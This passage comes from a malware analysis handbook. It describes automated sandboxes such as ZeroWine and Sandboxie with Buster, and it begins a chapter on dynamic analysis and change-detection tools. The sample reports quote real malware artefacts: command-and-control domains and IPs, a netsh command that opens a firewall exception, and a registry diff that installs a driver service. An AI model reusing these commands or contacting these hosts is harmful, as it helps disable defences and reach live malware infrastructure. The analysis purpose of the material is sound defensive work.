65 22 2c 20 22 57 69 6e 33 32 2f 46 61 6b 65 41    e", "Win32/FakeA
[REMOVED]

```

The Volatility API generates the following section on hooked API functions. It shows that one of the malware components hooked the functions that Internet Explorer uses to send and receive data (most likely to inspect and/or steal information).

```

#####
# Memory - API Hooks
#####
Type      Process      PID      Hooked Func From => To/Instruction
INLINE    IEXPLORE.EXE      1236     WSAREcv     0x71ab4cb5 => jmp 0xdd6597
INLINE    IEXPLORE.EXE      1236     WSASend     0x71ab68fa => jmp 0xdd64fd
INLINE    IEXPLORE.EXE      1236     closesocket 0x71ab3e2b => jmp 0xdd6691
INLINE    IEXPLORE.EXE      1236     recv        0x71ab676f => jmp 0xdd6446
INLINE    IEXPLORE.EXE      1236     send         0x71ab4c27 => jmp 0xdd63d3
[REMOVED]

```

The TShark API generates the following network traffic summary. It shows a breakdown of the conversations, protocols, and HTTP requests.

```
#####
# Network Traffic
#####
192.168.1.99 -> 8.8.8.8      DNS Standard query A aahydrogen.com
192.168.1.99 -> 8.8.8.8      DNS Standard query A bastocks.com
8.8.8.8 -> 192.168.1.99 DNS Standard query response A 195.2.252.156
192.168.1.99 -> 195.2.252.156 TCP 39827 > http [SYN] Seq=0 Len=0
192.168.1.99 -> 195.2.252.156 TCP 37449 > http [SYN] Seq=0 Len=0
[REMOVED]
=====

Protocol Hierarchy Statistics
Filter: frame

frame                frames:1094 bytes:619914
  eth                frames:1094 bytes:619914
    ip                frames:1093 bytes:619854
      udp              frames:25 bytes:2295
        dns            frames:18 bytes:1629
          data          frames:1 bytes:114
            nbns        frames:6 bytes:552
              tcp        frames:1068 bytes:617559
                http      frames:55 bytes:13790
                  data-text-lines frames:6 bytes:1727
                    tcp.segments frames:11 bytes:11873
                      http    frames:11 bytes:11873
                        xml     frames:4 bytes:4736
                          data-text-lines frames:7 bytes:7137
                            arp   frames:1 bytes:60
=====

IP Addresses          value          rate          percent
-----
IP Addresses          1093          0.042051
192.168.1.99          1086          0.041782          99.36%
8.8.8.8                18            0.000693           1.65%
72.246.30.91           49            0.001885           4.48%
195.2.252.152          786           0.030240          71.91%
195.2.252.156          73            0.002809           6.68%
192.168.1.112          7             0.000269           0.64%
255.255.255.255        1             0.000038           0.09%
173.208.162.2          3             0.000115           0.27%
94.75.233.243          138           0.005309          12.63%
192.168.1.255          6             0.000231           0.55%
85.17.239.20           9             0.000346           0.82%
91.188.60.10           10            0.000385           0.91%
=====

HTTP/Requests          value          rate          percent
-----
HTTP Requests by HTTP Host
aahydrogen.com          33            0.001342          42.42%
/ufwnltbz/wzdcjrp.php?adv=adv448 1            0.000041           7.14%
```

/ufwnltbz/fwelcx.php?adv=adv448	1	0.000041	7.14%
/ufwnltbz/origbjdp.php?adv=adv448	1	0.000041	7.14%
/ufwnltbz/yptozgozmu.php?adv=adv448	1	0.000041	7.14%
/ufwnltbz/hyfahpxiq.php?adv=adv448	1	0.000041	7.14%
/ufwnltbz/imwaic.php?adv=adv448	1	0.000041	7.14%
/ufwnltbz/fjnvpk.php?adv=adv448	1	0.000041	7.14%
/ufwnltbz/hypwhc.php?adv=adv448	1	0.000041	7.14%
/ufwnltbz/rvqxfn.php?adv=adv448	1	0.000041	7.14%
/ufwnltbz/kkemu.php?adv=adv448	1	0.000041	7.14%
/ufwnltbz/fwevpovto.php?adv=adv448	1	0.000041	7.14%
/ufwnltbz/gnemtrzxsn.php?adv=adv448	1	0.000041	7.14%
bastocks.com	7	0.000285	21.21%
/ufwnltbz/fwelcx.php?adv=adv448	1	0.000041	14.29%
/ufwnltbz/wzdcjrp.php?adv=adv448	1	0.000041	14.29%
/ufwnltbz/imwaic.php?adv=adv448	1	0.000041	14.29%
/ufwnltbz/fjnvpk.php?adv=adv448	1	0.000041	14.29%
/ufwnltbz/fwevpovto.php?adv=adv448	1	0.000041	14.29%
/ufwnltbz/gnemtrzxsn.php?adv=adv448	1	0.000041	14.29%
indll.info	1	0.000041	3.03%
/mn/mn.php?ver=H1	1	0.000041	100.00%

## Miscellaneous Systems

This section describes some alternate ways of performing automated malware analysis. If you're not interested in designing your own solution, the tools in the upcoming recipes (ZeroWine and Buster) may suite your needs because they are more or less preconfigured with the basic necessities for monitoring APIs, detecting changes to the file system and registry, and generating behavior reports.

### RECIPE 8-8: AUTOMATED ANALYSIS WITH ZEROWINE AND QEMU

ZeroWine<sup>12</sup> by Joxean Koret is an open-source malware sandbox distributed as a pre-built QEMU virtual machine running Debian. The Debian system includes a web interface where you can upload malware samples, which are then executed using Wine. Wine emulates Windows API calls and allows malware to interact with the file system, registry, and network as if it were on a real Windows machine. In debug mode, Wine can log API calls to produce records of the malware's activity. Additional capabilities include detection of a few anti-emulator and antivirtualization tricks, strings output, and PE file header details.

ZeroWine Tryouts<sup>13</sup> is maintained by Chae Jong Bin and based on the original ZeroWine package. It adds several new features to ZeroWine, including an updated QEMU image and the ability to handle PDF files, find previously analyzed reports via checksum, capture packets with `tcpdump`, and determine changes to the registry and file system.

Both projects can be set up quickly. Including the time it takes to download the package, you can probably get it up and running in less than 10 minutes.

The following steps describe how you can get started with ZeroWine Tryouts.

1. Install QEMU onto the host machine that you'll use to run ZeroWine. Theoretically, you can use Windows or Mac OS X as a host because QEMU installs on both of those operating systems; however, we'll continue to use the Ubuntu machine for demonstrations. To initiate the installation you can type the following:

```
$ sudo apt-get install qemu-kvm
```

2. Download and extract the archive that contains the pre-built QEMU virtual machine from the ZeroWine Tryouts SourceForge page.
3. Start the QEMU virtual machine using the provided startup script:

```
$ cat start-img.sh
#!/bin/sh
qemu -hda zerowine.img -boot c -m 1024 -redir tcp:8000::8000 \
-redir tcp:2022::22
$ ./start-img.sh
```

4. Some processors don't support KVM (for example, Intel processors without VT technology), and as a result you may run into issues starting QEMU. If this happens, you need to either use a modified version of QEMU that doesn't use KVM, or convert the QEMU image to a VMware image. If you choose the latter, you still need QEMU installed on your host to perform the conversion, like this:

```
$ qemu-img convert zerowine.img -O vmdk zerowine.vmdk
```

You can now open VMware and create a new virtual machine. During the setup procedure, click "use existing virtual disk file" and then select zerowine.vmdk.

5. Boot the virtual machine and log into the console. The usernames and passwords for the two preconfigured accounts are root/zerowine1 and malware/malware1. Use `ifconfig` to check the machine's IP address and then visit it on port 8000 using a web browser. You should see the upload form as shown in Figure 8-5.

On the form, you can select how long to let the malware run before performing an analysis and how many seconds to wait before attempting to dump the process's memory. ZeroWine uses Python `ptrace` to access the memory segments, which should give you an unpacked copy of the sample. Figure 8-6 shows the page that displays a sample's results once the analysis is complete.




Figure 8-5: The web interface for ZeroWine Tryouts




Figure 8-6: Viewing the analysis results

## Report

This section displays the results of running Wine in debug mode. It shows the API functions and parameters used by the malware during execution.

```
Call KERNEL32.ExpandEnvironmentStringsW(003548d0 \
    L"%systemroot%\system32\drivers\\"", 00370420, 00000104) \
    ret=00352b02
trace:ntdll:NtOpenProcessTokenEx \
```

```
(0xffffffff,0x00000028,0x00000000,0x32fd68)
trace:ntdll:NtAdjustPrivilegesToken \
(0x48,0x00000000,0x32fd80,0x00000010,0x32fd70,0x32fd6c)
Call KERNEL32.VirtualAlloc(00000000,00000058,00003000,00000004) \
ret=00351653
Call KERNEL32.CreateFileW(00380000 \
L"C:\\windows\\system32\\drivers\\jzoucypmqng.sys", \
40000000,00000000,00000000,00000002,00000080,00000000) \
ret=00351772
```

## File Headers

This section displays the results of file type identification (using TrID), packer identification (using PEiD), and PE/COFF header values including imports, exports, and resource directories (via pefile).

```
-----Imported symbols-----

[IMAGE_IMPORT_DESCRIPTOR]
OriginalFirstThunk:      0x1314
Characteristics:         0x1314
TimeDateStamp:          0x0   [Thu Jan  1 00:00:00 1970 UTC]
ForwarderChain:         0x0
Name:                   0x1396
FirstThunk:             0x1000

KERNEL32.dll.RtlMoveMemory Hint[726]
KERNEL32.dll.GetLastError Hint[369]
KERNEL32.dll.GetProcAddress Hint[416]
KERNEL32.dll.VirtualAlloc Hint[897]
KERNEL32.dll.LoadLibraryA Hint[594]
KERNEL32.dll.GetModuleHandleA Hint[383]
```

## File Strings

This section simply displays any human-readable strings extracted from the sample. If the sample was packed, you might not see many strings, but you can download the dumped process (as shown in Figure 8-6) and manually run strings on it if necessary.

## Signatures

This section is a stripped-down version of the API logs that you have designated as suspicious. You can preconfigure a list of suspicious terms (as regular expressions) that match DLL names, API names, or any parameters to the APIs. To do so, look in the file `/home/malware/zerowine/cgi-bin/calls.py`. In the following example output from this section, you can see the API calls that were flagged using the default list of suspicious terms in the `calls.py` file.

```

Call user32.FindWindowA(003547b0 "____AVP.Root",00000000) \
ret=003528be
Call advapi32.RegOpenKeyA(80000002, \
00354720 \
"SOFTWARE\\Avira\\AntiVir PersonalEdition Classic",0032fd34) \
ret=003525be
Call KERNEL32.WinExec(00354820 \
"netsh firewall set allowedprogram \"services.exe\" enable\",00000000)\
ret=00352ae3

```

## Differences

This section shows differences to the file system and registry caused by the malware. Before running malware, ZeroWine creates a list of files that exist on the emulated Windows drive. It does this by saving the output of `ls` on the `~/.wine/drive_c` and `~/.wine/drive_d` directories. After running malware, ZeroWine uses `ls` again and then determines if any files were added or removed by using the `diff` command. Before the next analysis, the system extracts `/home/malware/backup/backup.tar.gz` and overwrites everything under `~/.wine`, which restores the file system. In the following example output from this section, you can see that the malware created `15870.exe` and `jzoucpcymqng.sys`, then registered the `.sys` file as a service.

```

c:/users/malware/Temp/15870.exe
c:/windows/system32/drivers/jzoucpcymqng.sys

--- /home/malware/.winebackup/system.reg      2010-03-23 18:18:32.000000000
+++ /home/malware/.wine/system.reg      2010-05-19 18:50:31.000000000 +0200

@@ -20227,0 +20231 @@
+"PendingFileRenameOperations"=str(7):
    "\\??\\C:\\windows\\system32\\drivers\\jzoucpcymqng.sys\\0\\0"
@@ -20287,0 +20292,6 @@
+[System\\CurrentControlSet\\Services\\jzoucpcymqng.sys] 1274287827
+"ErrorControl"=dword:00000000
+"ImagePath"=str(2):
    "\\??\\C:\\windows\\system32\\drivers\\jzoucpcymqng.sys"
+"Start"=dword:00000002
+"Type"=dword:00000002
+

```

## Packet Details

In the Wine environment, Windows networking APIs are fully functional. ZeroWine uses `tcpdump` to capture packets generated by the malware and then displays results on the web page using the `-vvv` option (extra verbose). You can also download the full `pcap` file from the analysis page, as shown in Figure 8-6.

ZeroWine and ZeroWine Tryouts can yield some useful information. They combine two interesting technologies (QEMU and Wine) and give you the ability to perform additional tasks with Python scripts. However, the malware is far away from its native environment on this sandboxing platform. You won't get good results from kernel-level rootkits or be able to capture full system memory dumps.

<sup>12</sup><http://sourceforge.net/projects/zerowine/>

<sup>13</sup><http://sourceforge.net/projects/zerowine-tryout/>

## RECIPE 8-9: AUTOMATED ANALYSIS WITH SANDBOXIE AND BUSTER

Sandboxie<sup>14</sup> is an application for Windows that runs programs in an isolated environment and prevents permanent changes to your computer. The tool is meant to allow secure web browsing and enhanced privacy, but many of its qualities make it suitable for malware analysis. This recipe shows how to use Sandboxie in conjunction with Buster Sandbox Analyzer,<sup>15</sup> which provides automated analysis and reporting. Although Sandboxie should prevent changes to the system, we would still recommend running Sandboxie inside a virtual machine in the event a malware sample is able to escape the sandbox.

### Sandboxie

The sandbox that Sandboxie creates is similar to a chroot jail on Unix. Programs running in the sandbox are allowed to create files and modify registry keys, but the changes are transparently redirected to a designated location. Here are some noteworthy items about the sandbox:

- **Sandboxing the file system.** The default sandbox for the Administrator user is a path on a disk, such as C:\Sandbox\Administrator\DefaultBox. If malware attempts to drop a file to C:\WINDOWS\system32\bad.exe, the sandbox will save the file to C:\Sandbox\Administrator\DefaultBox\drive\C\WINDOWS\system32\bad.exe. The same concept applies to files being written to any other path, including remote/networked drives and attempts to write directly to \\.\PhysicalDrive0.
- **Sandboxing the registry.** The sandbox intercepts attempts to modify the registry. It redirects changes to a registry hive file in the location C:\Sandbox\Administrator\DefaultBox\RegHive instead of using the live registry.
- **Sandboxing the network.** The sandbox can block Internet access by process name or file name. Alternately, you can use Sandboxie to block all access to the Internet while analyzing malware samples.



- **Sandboxing memory and other resources.** By dropping privileges on processes as they start, Sandboxie can prevent malware from loading kernel drivers, accessing the memory of another process, changing hardware configuration, and accessing windows that belong to another process.

## Buster Sandbox Analyzer

Buster Sandbox Analyzer works on top of Sandboxie and allows manual or automated malware analysis. You can use Buster for the following purposes:

- **Change detection.** Detect changes to the file system, registry, and network (i.e., open ports) using the logs created by Sandboxie.
- **API monitoring.** Sandboxie has a feature that allows you to specify a DLL to inject into processes running in the sandbox. Buster leverages that feature, and includes a file named `log_api.dll` that performs the logging.
- **Report generation.** Buster includes several heuristics that can interpret Sandboxie's logs for you and output a non-technical report on the malware's behavior.
- **System investigation.** Buster includes a whole suite of utilities that you can use to investigate the system and/or components of the malware that you're analyzing. It includes a memory explorer, a packet capture explorer, a PE file explorer, a process explorer, a file disassembler, a hash utility, a hex editor, a packer signature scanner, and a strings utility.


## Using Sandboxie and Buster

Follow these steps to begin working with the tools:

1. Install Sandboxie and Buster Sandbox Analyzer on your virtual machine (using the download links at the beginning of this recipe). To install Buster, just extract the archive to a location on disk (`C:\bsa` is recommended).
2. Open the Sandboxie control panel and click Configuration ⇄ Edit Configuration. Add the following two lines under the `[DefaultBox]` location in the `Sandboxie.ini` file:

```
InjectDll=c:\bsa\log_api.dll
OpenWinClass=TFormBSA
```


Figure 8-7 shows how to access the `Sandboxie.ini` file and how your final changes should appear.



Add these two lines


**Figure 8-7:** Configuring Sandboxie to inject the API monitoring DLL

3. Double click BSA.EXE to open the Buster Sandbox Analyzer application. Enter the path to your sandbox folder, as shown in Figure 8-8, and click Start Analysis.




**Figure 8-8:** Setting up Buster Sandbox Analyzer

4. Use the Sandboxie control panel to execute the malware sample(s) you want to analyze. Any child processes created by malware will automatically be run in the same isolated sandbox. To select a process, click on the name of your sandbox and choose Run Sandboxed ➤ Run Any Program as shown in Figure 8-9.
5. Let the malware execute as long as you want. In Figure 8-10, you can see that the child processes (sup.exe, cmd.exe, and a\_friend.exe) created by the malware were also trapped in the sandbox. One of the executables created a window disguised as Macromedia Flash Player. Furthermore, in Buster's API logs, you can see that various other files were created on the system.




**Figure 8-9:** Choosing a process to run in the sandbox



**Figure 8-10:** Buster records API calls and Sandboxie traps new processes.

- When you're done executing the malware, click **Sandbox DefaultBox** ➔ **Terminate Programs** in the Sandboxie control panel and click **Stop Analysis** in the Buster application.

- To view the reports, click Malware Analyzer in the Buster application (this will display a list of detected behaviors) or click Viewers → View Report. Figure 8-11 shows how the report appears.




**Figure 8-11:** Buster's malware analysis report

As you can see, the report contains information on how to identify the malware sample (including file size, packer, and hashes), a list of the file system changes, and a list of the registry changes. The process and window information is not shown in Figure 8-11, but it is available at the bottom of the report.

The best part about using Sandboxie and Buster is that the system isn't actually infected. You don't need to revert your virtual machine to a clean state at this point (unless, of course, the malware escaped the sandbox). If you browse to the sandbox directory as shown in Figure 8-12, all of the dropped files are archived. In fact, you could create a Zip file of all the contents under `C:\Sandboxie\Administrator\DefaultBox\drive\C` after each analysis, which would give you a quick way to collect all files created or modified by the malware.

It is also worth noting that Sandboxie is an excellent resource to use in conjunction with your browser when investigating potentially harmful websites. If your system is successfully exploited through vulnerabilities in your browser, you will be able to grab copies of any malware downloaded to the system. For more information on automating malware analysis with the tools described in this recipe, see the Buster Sandbox Analyzer post<sup>16</sup> on the Sandboxie forums or the tutorial on the Raymond<sup>17</sup> website.



**Figure 8-12:** Sandboxie retains all files created during the malware's execution.

<sup>14</sup><http://www.sandboxie.com/>

<sup>15</sup><http://bsa.isoftware.nl/>

<sup>16</sup><http://www.sandboxie.com/phpbb/viewtopic.php?t=6557>

<sup>17</sup><http://www.raymond.cc/blog/archives/2010/07/30/buster-sandbox-analyzer-makes-sandboxie-stronger/>



# 9

## Dynamic Analysis

*Dynamic analysis is the process of executing malware in a monitored environment to observe its behaviors. This technique can quickly yield information such as created files, created registry keys, contacted websites, and so on. If you're not an experienced IDA Pro user or simply don't have time to perform a thorough static analysis of the code, you can use dynamic analysis to get a quick initial perspective of the malware's capabilities.*

**T**he purpose of this chapter is not to provide a comprehensive list of actions that you should perform during a dynamic analysis. For example, capturing network traffic, which is discussed in Chapters 7 and 8, is not discussed again here. The purpose is to show you how dynamic analysis tools work, so you can understand their strengths, weaknesses, and, ultimately, how you can choose the right tool for the job. Additionally, we will provide you with a number of new tools and techniques for capturing a malware sample's behaviors or interacting with it as it executes.

Before you begin reading and following along with the material in this chapter, make sure you set up a safe, isolated lab environment such as the ones described in Chapter 7.

Detecting the changes that malware makes to a system is a key aspect of dynamic analysis. However, the number of files and registry keys that are modified while a system is idle, or as a result of running your monitoring tools, can be excessive and overwhelming. To get the most out of your efforts, you'll need to become familiar with "normal" changes so that you can distinguish them from artifacts left by the malware. A good way to do this is by determining the changes that occur when you execute non-malicious code, such as `notepad.exe`, `calc.exe`, or Internet Explorer.

Here is a brief introduction to the different methods of change detection:

- **Hook-based tools:** These tools hook API functions in user mode or kernel mode to show changes being made on a system. Examples of these tools include Process Monitor (Recipe 9-1) and `pymon.py` (Recipe 11-12).

- **Difference-based tools:** These tools, also known as install monitors, take a snapshot of the file system and registry before and after a program executes, then compare the two snapshots to show what changed. Examples of these tools include Regshot, InCtrl5, and Winanalysis (Recipe 9-2).
- **Notification-based tools:** These tools register notification routines that the system automatically calls when certain events occur, such as directory creation, file deletion, and so on. Examples of these tools include Process Monitor (it uses this technique in conjunction with hooks) and Preservation (Recipe 9-10).

Table 9-1 shows a comparison of the features.

**Table 9-1:** Comparison of Change Detection Tools

Characteristic	Hook-based tools	Difference-based tools	Notification-based tools	Explanation
Hooks API functions	Yes	No	No	Hook-based tools typically provide the most verbose reports because they have access to the arguments (input) and return values (output) of monitored API functions. Therefore, they can “see” the conversations between a program and the OS.
Logs failed actions	Yes	No	No	Hook-based tools can report failed attempts to make changes. For example, malware may <i>try</i> to modify a file, but fail because it doesn’t have permission. In these cases, the behavior is still significant, even if it didn’t succeed.
Logs temporary files	Yes	No	Yes	Difference-based tools cannot detect temporary files (e.g., files that were created after the first snapshot, but deleted before the second snapshot). This is an issue, because malware samples often drop a file, use the file, and then delete the file.



Characteristic	Hook-based tools	Difference-based tools	Notification-based tools	Explanation
Distinguishes between different types of modifications	Yes	Depends on the tool	No	Hook-based tools can tell you if a file changed size, if its attributes changed (for example, the hidden, system, or archive attributes were set), or if an alternate data stream (see Recipe 10-1) was attached to a file. Other tools just tell you the names of files that changed, but don't offer details.
Shows changes in near real-time	Yes	No	Yes	Hook-based and notification-based tools show changes as they occur on the system. Difference-based tools don't report changes until after you take the second snapshot.
Shows the process responsible for making a change	Yes	No	No	Hook-based tools can identify the process (by name and unique process ID) responsible for making a change. This is important if you want to only show new files created by a particular process.
Shows temporal order	Yes	No	Yes	Hook-based and notification-based tools log activity in the order in which it occurred. Difference-based tools don't normally associate timestamps with the changes.

The recipes in this section show examples of using change detection tools from each of the categories represented in Table 9-1. Before we begin, you must be aware of the fact that all methods share a common weakness—they can be bypassed (or disabled) by rootkits that are installed during execution of the malware that you're analyzing. Rootkit detection is discussed later in Chapter 10 rather than this chapter. However, you can still leverage rootkit-scanning tools as part of your dynamic analysis procedure.

## RECIPE 9-1: LOGGING API CALLS WITH PROCESS MONITOR

Process Monitor<sup>1</sup> is a combination of the well-known Filemon and Regmon tools from Sysinternals. You can use this tool to log verbose information on activity related to the file system, registry, network, processes, and threads. Process Monitor is a hybrid between a hook-based tool and a notification-based tool. It loads a kernel driver that hooks functions such as `ZwDeleteKey` and `ZwSetValueKey` for monitoring the registry. However, it uses Event Tracing for Windows (ETW) to capture network activity, which isn't based on hooks. It also uses notification routines to monitor process and thread activity (see Recipe 9-10 for more information).

The following list shows the default data columns displayed by Process Monitor:

- **Time of day:** The time that the logged behavior occurred. You can also change this column to show a delta (amount of time since the previous behavior).
- **Process:** Name of the process that produced the behavior being logged.
- **PID:** Process ID of the process.
- **Operation:** The API function called (or in some cases, just a short description of the activity, such as Process Create).
- **Path:** The path of the object (file or registry key) on which an action is being performed.
- **Result:** The success or failure status of an operation.
- **Details:** Operation-specific details. For example, this column contains the desired access level (read or write) for file open operations.

